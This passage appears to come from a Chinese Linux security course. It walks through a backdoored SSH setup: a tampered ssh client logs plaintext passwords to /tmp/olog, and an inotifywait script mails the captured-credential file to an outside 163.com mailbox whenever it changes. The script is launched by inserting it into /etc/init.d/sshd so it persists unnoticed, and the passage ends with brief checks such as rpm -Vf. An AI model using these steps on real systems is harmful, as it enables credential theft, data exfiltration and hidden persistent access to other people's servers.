**1、使用xuegod63登录远程主机xuegod64**

**[root@xuegod63 ~]# ssh root@192.168.1.64**

**root@192.168.1.64's password:123456**

**Last login: Wed Aug 12 19:29:28 2015 from 192.168.1.63**

**[root@xuegod64 ~]#**

**[root@xuegod63 ~]# cat /tmp/olog #查看记录从xuegod64登录到远程主机的密码**

**user:password@host --> root:12345678@192.168.1.63**

**user:password@host --> root:123456@192.168.1.64**

**2、自动发送邮件：这里以163的smtp服务器为例**

**方法1： 通过sendmail或postfix给自己发邮件。 缺点： 需要开服务**

**方法2：[LINUX下通过外部SMTP发邮件](http://blog.csdn.net/sohu_2011/article/details/42065733)**

**你就像在Linux安装一个foxmail。foxmail 能发邮件，收邮件？ smtp.163.com pop3.163.com**

**[root@xuegod63 ~]# vim /etc/mail.rc #在此文件中间，随机找个位置插入以下内容：**

**set from=helloworld14@163.com smtp=smtp.163.com**

**set smtp-auth-user=helloworld14 smtp-auth-password=PASSWORD smtp-auth=login**

**注：**

**set from=helloworld14@163.com #指定发件人的邮箱，这里我们就写成和收件人的邮箱一样。**

**set smtp-auth-user=helloworld14 #写自己发件人的邮箱帐号**

**smtp-auth-password=PASSWORD #写自己发件人的邮箱密码**

**配置163邮箱，开启pop3/smtp服务**

**登录163邮箱**

**网站：mail.163.com**

**点：设置->POP3/SMTP/IMAP->开启pop3服务（勾选开启pop3服务后，smtp也会自动开启）**





**点击开启POP3/SMTP/IMAP服务**

**勾选POP3/SMTP服务，随后弹出提醒相关信息，点击确定**



**勾选开启，随后需要设置客户端授权，需要手机以短信形式获取验证码，获取验证后，输入验证码并点击确定**



**设置授权密码，此密码用于第三方邮件客户端使用，既在linux主机实验中发送邮件也是使用该密码**




**设置第三方邮件客户端密码完成后，随后出现设置授权提示，点击确定即可完成设置**

**3、测试：**

**[root@xuegod63 ~]# mail -s "demo title" helloworld14@163.com <**  **/usr/share/ifile**

**查看：**



**4、编写shell脚本自动发邮件，邮件的主题是服务器的IP地址**

**[root@xuegod63 bin]# vim /bin/zipmail #写入以下内容**

**#!/bin/bash**

**ip=`ifconfig |grep inet| sed -n '1p'|awk '{print $2}'|awk -F ':' '{print $2}'`**

**mail -s $ip helloworld14@163.com < /usr/share/ifile**

**[root@xuegod63 bin]# chmod +x /bin/zipmail**

**5、测试：**

**[root@xuegod63 bin]# zipmail**

**发现也可以收到邮件，说明成功。**

**24.4.6 实现当用户修改密码后，自动发邮件**

**1、上传inotify-tools-3.13.tar.gz到服务器上**

**2、安装：**

**[root@xuegod63 ~]# tar -zxvf inotify-tools-3.13.tar.gz**

**[root@xuegod63 ~]# cd inotify-tools-3.13**

**[root@xuegod63 inotify-tools-3.13]# ./configure 检查安装环境**

**[root@xuegod63 inotify-tools-3.13]# make -j 4 #make编译，将源代码编译成二进制，可执行的文件 # -j 4 使用4个CPU一起编译。**

**[root@xuegod63 inotify-tools-3.13]# make install # 安装**

**3、编写触发式自动发邮件脚本**

**[root@xuegod63 ~]# cat /bin/zipmail**

**#!/bin/bash**

**/usr/local/bin/inotifywait -mrq -e create,move,delete,modify /usr/share/ifile |while read a b c**

**do**

**ip=`ifconfig |grep inet| sed -n '1p'|awk '{print $2}'|awk -F ':' '{print $2}'`**

**mail -s $ip helloworld14@163.com < /usr/share/ifile**

**done**


**4、设置开机启动zipmail脚本：**

**[root@xuegod63 ~]# vim /etc/init.d/sshd #在此文件的最后“exit $RETVAL” 前插入：**

**/bin/zipmail &**

**exit $RETVAL**

**效果如图：**



**5、测试：**

**[root@xuegod63 ~]# service sshd restart**

**Stopping sshd: [ OK ]**

**Starting sshd: [ OK ]**

**6、排查：**

**方法1：**

**[root@xuegod63 ~]# ps -axu | grep inoti #查看进程是否运行**

**Warning: bad syntax, perhaps a bogus '-'? See /usr/share/doc/procps-3.2.8/FAQ**

**root 25112 0.0 0.0 6284 524 pts/1 S 17:40 0:00 /usr/local/bin/inotifywait -mrq -e create,move,delete,modify /tmp/ilog**

**root 25176 0.0 0.0 6284 528 pts/2 S 17:43 0:00**

**方法2：**

**[root@xuegod63 ~]# rpm -Vf /usr/bin/ssh**

**S.5....T. /usr/bin/scp**

**S.5....T. /usr/bin/sftp**

**S.5....T. /usr/bin/ssh**

**S.5....T. /usr/bin/ssh-add**

**SM5...GT. /usr/bin/ssh-agent**

**S.5....T. /usr/bin/ssh-keyscan**